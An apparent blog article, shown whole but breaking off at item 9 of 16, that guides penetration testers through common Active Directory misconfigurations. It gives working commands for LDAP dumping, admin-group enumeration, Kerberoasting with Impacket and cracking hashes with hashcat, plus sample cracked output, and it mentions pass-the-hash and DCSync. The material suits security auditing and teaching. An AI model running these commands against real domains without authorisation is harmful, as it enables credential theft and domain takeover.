Top 16 Active Directory Vulnerabilities

infosecmatter.com/top-16-active-directory-vulnerabilities

July 8, 2020

Most organizations and business around the world today use Active Directory in their infrastructure as central management solution for managing their resources.

But as any other similar technology, Active Directory is very complex and securing it requires significant effort and years of experience.

This article provides practical information on how to pentest Active Directory environments using a list of 16 most common AD vulnerabilities and mis-configurations.

Introduction

The following information is meant to help penetration testers and auditors identify typical security related problems when it comes to administering Active Directory environments.

In contains steps on how to find each vulnerability practically from a perspective of a penetration tester, using standard offensive toolkit and readily available tools.

Top 16 Active Directory vulnerabilities

This list consist of 16 issues that are most commonly found during internal infrastructure penetration tests and vulnerability assessments. It’s nothing terribly sophisticated or new, simply a list of typical problems.

The list is organized in a random manner – it is therefore more like a checklist rather than an ordered ranking list.

Let’s get to it!

1. Users having rights to add computers to domain

In a default installation of Active Directory, any domain user can add workstations to the domain. This is defined by the ms-DS-MachineAccountQuota attribute which is by default set to 10.

This means that any low privileged domain user can join up to 10 computers to the domain. Ok, probably not great, but what’s the big deal?

The problem is that this settings allows any user to join their our own, unmanaged computer to access the corporate domain with the following advantages:

- No Antivirus or EDR solution will be pushed onto their machine
- No GPO settings or policies will be applied to their system
- Allows them having Administrative rights on their system

In corporate environments, users should never have local administrative privileges on their machines. This is one of the fundamental security controls which should be applied universally.


If users have administrative privileges on their machines, they can perform privileged operations on the network such as craft raw network packets, perform network scans, run exploits from their machine to attack other systems on the network and many other things.

Users should therefore be never allowed to join computers to the domain.

How to test

The easiest way to test this is it to have a Windows test machine (physical or a VM) connected to the target corporate network so that it can reach the domain controllers.

1) Run ‘sysdm.cpl’ to open ‘System Properties’ -> click ‘Change’ and provide the target domain name:



Windows uses the following information to identify your computer on the network.

Computer description:

For example: "Kitchen Computer" or "Mary's Computer".

Full computer name: DESKTOP-EMCEFJB

Workgroup: WORKGROUP

To use a wizard to join a domain or workgroup, click Network ID.

To rename this computer or change its domain or workgroup, click Change.

You can change the name and the membership of this computer. Changes might affect access to network resources.

Computer name: DESKTOP-EMCEFJB

Full computer name: DESKTOP-EMCEFJB

Member of

● Domain: org.local

○ Workgroup: WORKGROUP

Click ‘OK’.

2) Now we will be prompted for credentials. Provide any low privileged domain user credentials.

If successful, we should see the “Welcome to the org.local domain!” message and our test machine should be added to the AD under the CN=Computers container.

Alternatively, we could also join our test machine to the AD using the following PowerShell command:

```
add-computer –domainname <FQDN-DOMAIN> -Credential <DOMAIN>\<USER> -restart –force

# Example
add-computer –domainname org.local -Credential ORG\john -restart –force
```

After restart of our test machine, the machine should be fully joined into the domain.

3) Now we should be able to verify that our computer was truly added to the domain by listing the domain computers.

Note that if we had access to domain controllers, here's how we could list all computers that were added by non-admins:

```
Import-Module ActiveDirectory
Get-ADComputer -LDAPFilter "(ms-DS-CreatorSID=*)" -Properties ms-DS-CreatorSID
```

Go back to top.

2. AdminCount attribute set on common users

The AdminCount attribute in Active Directory is used to protect administrative users and members of privileged group such as:

- Domain Admins
- Enterprise Admins
- Schema Admins
- Backup Operators
- Server Operators
- Replicator
- etc.

The inner workings related to it is quite a complex topic involving AdminSDHolder object and SDProp process which periodically modifies such accounts. To make long story short, the AdminCount attribute should never be set on common users, because it can give them unnecessarily high privileges.

For instance, this can prevent users from having applied corporate Group Policies and ACL modifications, or on the other hand it can result in assigning them with high privileges (see persistence attack vector described here). In any case, this represents a risk of having "backdoor" users in the organization without knowing about it.

The problem is that the AdminCount attribute is set to 1 automatically when a user is assigned to any privileged group, but it is never automatically unset when the user is removed from these group(s).

This can result in having common low privileged users with AdminCount set to 1 without being members of any privileged group.

How to test

In order to find users with AdminCount attribute set to 1, we can use the LDAPDomainDump tool. This tool collects vital information about all users, group and computers in the domain. All we need is credentials of any low privileged domain user and the ability to reach LDAP port of any domain controller.

Here’s what to do..


1) First collect the information from the domain controller:

```
python ldapdomaindump.py -u <DOMAIN>\\<USER> -p <PASS> -d <DELIMITER> <DC-IP>

# Example:
python ldapdomaindump.py -u example.com\\john -p pass123 -d ';' 10.100.20.1
```

Note that instead of a password, we could also simply provide NTLM hash (pass-the-hash).

2) Once the dumping is done, we can get the list of users with AdminCount attribute set to 1 by parsing the ‘domain_users.json’ file:

```
jq -r '.[].attributes | select(.adminCount == [1]) | .sAMAccountName[]'
domain_users.json
```



```
kali@kali:~$ jq -r '.[].attributes | select(.adminCount == [1]) |
.sAMAccountName[]' domain_users.json
feidie
aali
wohail
acaria
pqadmin
john2
john
valaniappan
anazeer
ahathur
mngine
namboa
sndarath2
ahathur2
```

Alternatively, if we have access to domain controllers, we can get a list of these users like this:

```
Import-Module ActiveDirectory
Get-AdObject -ldapfilter "(admincount=1)" -properties admincount
```

Once we have the list of affected users, we should check whether they really belong to any privileged or administrative group.

Go back to top.

3. High number of users in privileged groups

This vulnerability is about having an excessive number of users in privileges groups such as:

- Domain Admins
- Schema Admins
- Enterprise Admins

Having a high number of users in privileged groups unnecessarily increases risk of domain compromise, because if some of those users gets compromised, it means total compromise of the domain.

It's not only prudent, it is truly essential to follow principles of the least privilege and assign membership to these groups only when absolutely necessary, which is ideally never.

We have seen AD deployments with zero users in these groups and they worked just fine. It can be done.

How to test

In order to test for this, we only need low privileged domain account.

Here's how to enumerate these groups from a domain joined Windows machine:

```
net group "Schema Admins" /domain
net group "Domain Admins" /domain
net group "Enterprise Admins" /domain
```

On a non-joined Windows machine, we would have to authenticate to the domain first:

```
runas /netonly /user:<DOMAIN>\<USER> cmd.exe
```

Here's how we can test this from Linux (e.g. Kali Linux) using the 'net' command:

```
net rpc group members 'Schema Admins' -I <DC-IP> -U "<USER>"%"<PASS>"
net rpc group members 'Domain Admins' -I <DC-IP> -U "<USER>"%"<PASS>"
net rpc group members 'Enterprise Admins' -I <DC-IP> -U "<USER>"%"<PASS>"

# Example:
net rpc group members 'Domain Admins' -I 10.10.30.52 -U "john"%"pass123"
```

If there are too many users in any of the groups, something should be done about that.

Go back to top.

4. Service accounts being members of Domain Admins

The idea behind service account is to designate a specific user account with specific set of privileges to run a specific service (or an application), without requiring to provide it with full administrative privileges.

The problem is when these accounts get assigned exorbitant privileges and/or memberships, like being added to the “Domain Admins” group for example.

Such practice introduces a critical risk into the infrastructure, because service accounts typically have passwords set to never expire and so their passwords are rarely changed, if ever.

This means that if such vulnerable service account got compromised, it would allow the attacker to have full control over the AD domain. And for a long time probably.

How to test

Simply review all members belonging to the privileged groups:

```
net group "Schema Admins" /domain
net group "Domain Admins" /domain
net group "Enterprise Admins" /domain
```

On Linux we can use the ‘net’ command as shown in the previous vulnerability.

If there are any service accounts in any of these groups, we should flag it.

Go back to top.

5. Excessive privileges allowing for shadow Domain Admins

This vulnerability is more complex. It’s about misuse of Active Directory Rights and Extended Rights, a.k.a. Access Control Entries (ACEs).

The problem is when some of these rights are given to a low privileged user (or a group) to allow changing something important on a higher privileged user (or a group).

Some of the typically misused rights include:

- **ForceChangePassword** – Ability to reset password of another user
- **GenericAll** – Full control over an object (read/write)
- **GenericWrite** – Update of any attributes of an object
- **WriteOwner** – Assume ownership of an object
- **WriteDacl** – Modify the DACL of an object
- **Self** – Arbitrarily modify self

These things can have critical impact and often times lead to Domain Admin privileges. Users with such excessive privileges are thus called shadow Domain Admins (or Hidden Admins).

Here’s very good article describing this issue in more detail and with examples:

https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces

How to test


As mentioned above, this issue is more complex and requires a little bit of digging. All we need, however, is a low privileged domain user and the right tool.

One of the tools that greatly helps in this process is Bloodhound. Here's its usage in a nutshell:

1) First we have use an "ingestor" to collect the data from the AD environment – e.g. SharpHound.

2) Then we upload the data into the Bloodhound front-end GUI where we can visualize relations between objects.

The Bloodhound query language then allows us find paths like in this example:



When we are looking for these rights and trust misconfigurations, we would typically start with the pre-built queries such as:

- "Find Top 10 Users with Most Local Admin Rights"
- "Find Shortest Paths to Domain Admins"
- "Map Domain Trusts"
- etc.

The idea is to find path to the "Domain Admins" group from our current position and level of privileges.

Here are some more queries that can help (link1, link2).

Go back to top.

6. Service accounts vulnerable to Kerberoasting

Kerberoasting is very popular attack vector aimed against service accounts in Active Directory.

The problem is when these service accounts have weak passwords and when there is weak Kerberos RC4 encryption used for encrypting their passwords.

Here's the original paper (slides) from Tim Medin – the author of Kerberoasting:

> https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1493862736.pdf

How to test

This attack has been automated by multiple tools (e.g. Impacket or Rubeus) and all we need for testing is to have any low privileged domain user credentials.

Here's an example using Impacket:


```
GetUserSPNs.py -request <DOMAIN>/<USER>:<PASS>

# Example:
GetUserSPNs.py -request example.com/john:pass123
```

Note that instead of a password, we could also use NTLM hash (pass-the-hash).

If we obtained some hashes, it means that there are service accounts vulnerable to Kerberoasting.

After we obtained the hashes, we can try to crack them in order to fully demonstrate the impact. Here's an example of using Hashcat to perform a dictionary attack:

```
hashcat -m 13100 -a 0 hashes.txt wordlist.txt

# Faster with optimized kernels, but limited password length to 31 characters:
hashcat -m 13100 -a 0 -O --self-test-disable hashes.txt wordlist.txt
```



```
$krb5tgs$23$*PRD_SQLService$DDD.LOCAL$MSSQLSvc/DDDPDMSSQLCLS01.DDD.LOCAL~51704*$
1754258e25dce5b182693871ccc55574cbef9b072e10d331ec8a75fc5c0ede534d0533fe1b6dadb7
ae19578ebf6c6d5a21300657b9dbf1607030c97f53a28b720936c2f1ef47e7b9ec9e0b40972e6357
53f06f614af249cb2430c4f0dec9ebf3ec96396436bddd7db1e096d6c7b89cde41e2fecfa4fc89c0
7a80ddce55d9118ba31600ac4d3fe9732bc50f5a6622c6a0a395271dc53d38a7c0620944abe4d691
baa92c4440d69a46557aa4a08f176e70c7afcf43af6786c9998fb69ae97153aefacfb10a3f5df72f
28c24f08e5e74318b6f66f4446a6a9a46117d76a008a910773391554c7499bfdc83b5a9d5bc373e8
5c740b045ccb00f067fa57e4c5eb4cdec0feb4c09c445626ece6221c11727601e9e2adaaaee930e7
b0d81c6093adac1faedb41dcf8174fcddc80ad0a00f6c413373051e568c743863d61efd26697dcd7
2e8588c9c9c19f74754eb9cd5892fa963466e9207b28dbd0fd1ab5423868ee21405a3fb6a7ec79cf
d15b90da1e8cf8ecfa74e03cbb2ae2707535c4ae9302aec18a60eeb5b1e142bdeac04dd6ca283c4a
8e266e255cd1c6a9e13c849428a8ebccc9f1f6006ea05fa7b243264eb3ed802e445d55d2c3a0b006
f44da56a72c76c20ef53716630e8fefc118fa126b45c2dfb83883a9011d731ace9b8cecd303efe25
0f92c19c0424f818ef342ecb605f9b3dd27e4889d5e555e44cde31614b71b8d45349b77547768f87
61c390fc7b4fb9edd74a9f8bf6593e061b351ab37b8c040aeb9ba2eca27688104829332 8ee5c9693
633cfedf0e744b54054fcc27ffe7620d8311020d552b81b82259c21faebed48c59fa2deeef9770d0
6c05ec6fcf79133a9a337df91e9b5de3977ef3fa076ea2b6850847ebd password@5

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*PRD_SQLService$DDD.LOCAL$MSSQLSvc/DDDP...847ebd
Time.Started.....: Mon Oct 14 13:05:19 2019 (0 secs)
Time.Estimated...: Mon Oct 14 13:13:01 2019 (0 secs)
Guess.Base.......: Pipe
Speed.Dev.#2.....:    85399 H/s (6.19ms) @ Accel:2 Loops:1 Thr:64 Vec:1
Speed.Dev.#3.....:   301.4 kH/s (13.42ms) @ Accel:256 Loops:1 Thr:64 Vec:1
Speed.Dev.#*.....:   386.8 kH/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 264192
Rejected.........: 0
Restore.Point....: 0
Candidates.#2....: password@`05 -> $Password388
Candidates.#3....: 006password -> pas+sword32
```

This is what we should be advising our clients when it comes to protecting service accounts against Kerberoasting:

- Use newer encryption algorithms such as AES128, AES256 or better
- Enforce usage of strong and complex passwords (ideally 25+ characters in length)
- Make sure their password periodically expire
- Keep their privileges as low as possible

Go back to top.

7. Users with non-expiring passwords

Mostly due to a convenience, some organizations have domain accounts configured with the DONT_EXPIRE_PASSWORD flag set.

This is typical configuration of service accounts, but also can be sometimes seen on more privileged domain accounts.

What this means is that their passwords will never expire. Although it is useful / convenient in some situations, it can also be quite damaging.

High privileged domain accounts with non-expiring passwords are ideal targets for privilege escalation attacks and are common “backdoor” users for maintaining access e.g. by APT groups.

How to test

In order to find users with non-expiring passwords, we can use again the LDAPDomainDump tool mentioned earlier. All we need is a low privileged domain user credentials and the ability to reach LDAP port of any domain controller.


Here are the steps:

1) First collect the information from the domain controller:

```
python ldapdomaindump.py -u <DOMAIN>\\<USER> -p <PASS> -d <DELIMITER> <DC-IP>

# Example:
python ldapdomaindump.py -u example.com\\john -p pass123 -d ';' 10.100.20.1
```

2) Once the dumping is done, we can get the list of users with non-expiring passwords using the following command:

```
grep DONT_EXPIRE_PASSWD domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';'
'{print $3}'
```



```
kali@kali:~$ grep DONT_EXPIRE_PASSWD domain_users.grep | grep -v ACCOUNT_DISABLED
| awk -F ';' '{print $3}'
SCOM
CWAService
RTCComponentService
RTCService
clustsvc
SVCSPSQL
RTCGuestAccessUser
posuser
mxintadm
Omniuser
SVCDIRSYNC
PwdManager
SVCCRMSTGSetup
svcrm365
IUSR_FARFW-DC02
IUSR_FARFW-DC01
_strator
Ali
infopointadmin
```

Alternatively, the following PowerShell command could be used on a domain controller to get the list of such users:

```
Import-Module ActiveDirectory
Get-ADUser -filter * -properties Name, PasswordNeverExpires | where {
$_.passwordNeverExpires -eq "true" } | where {$_.enabled -eq "true" }
```

Go back to top.

8. Users with password not required

Another interesting flag in Active Directory is the PASSWD_NOTREQD flag. If a user account has this flag set, it means that the account doesn’t have to have a password.

This doesn’t mean that the user account doesn’t have a password, it simply means that it doesn’t have to have one. It means that any kind of password will be just fine – a short one, a non-compliant one (against domain password policy), or an empty one. Simply any.

This is of course a huge security risk and no user account ever should have this flag set.

How to test

Searching for users with PASSWD_NOTREQD flag set is very similar to searching for users with non-expiring passwords. We can again leverage the LDAPDomainDump tool.


All we need is a low privileged domain user credentials and the ability to reach LDAP port of any domain controller.

1) First collect the information from the domain controller:

```
python ldapdomaindump.py -u <DOMAIN>\\<USER> -p <PASS> -d <DELIMITER> <DC-IP>

# Example:
python ldapdomaindump.py -u example.com\\john -p pass123 -d ';' 10.100.20.1
```

2) Once the dumping is done, get the list of users with the PASSWD_NOTREQD flag using the following command:

```
grep PASSWD_NOTREQD domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';'
'{print $3}'
```



```
kali@kali:~$ grep PASSWD_NOTREQD domain_users.grep | grep -v ACCOUNT_DISABLED
| awk -F ';' '{print $3}'
IWAM_FARFW-DC02
IUSR_FARFW-DC02
Team
SIXCO
YBA$
Attendant
enovageneric
svctableaudev
Magic
8161
green
Store
and
Harlequin/Cobblepots
Team
svcsp
Adventure
Photo
svceatecsql
```

Alternatively, the following PowerShell command could be used on a domain controller to get the list of users with password not required:

```
Import-Module ActiveDirectory
Get-ADUser -Filter {UserAccountControl -band 0x0020}
```

Go back to top.

9. Storing passwords using reversible encryption

Some applications require user's password in plain text in order to perform an authentication and this is why there is support for storing passwords using reversible encryption in Active Directory.

Storing passwords this way is essentially identical as storing them in plain text. It is a horrible idea, but it's reality.

The only mitigating factor here is that an attacker would have to be able to pull password data from the domain controllers in order to read the password in plain text. This means to have either:

- Rights to perform DCSYNC operation (e.g. via Mimikatz)
- Access to the NTDS.DIT file on a domain controller

How to test

Both methods imply a full AD domain compromise already, so it's not actually such a catastrophe.

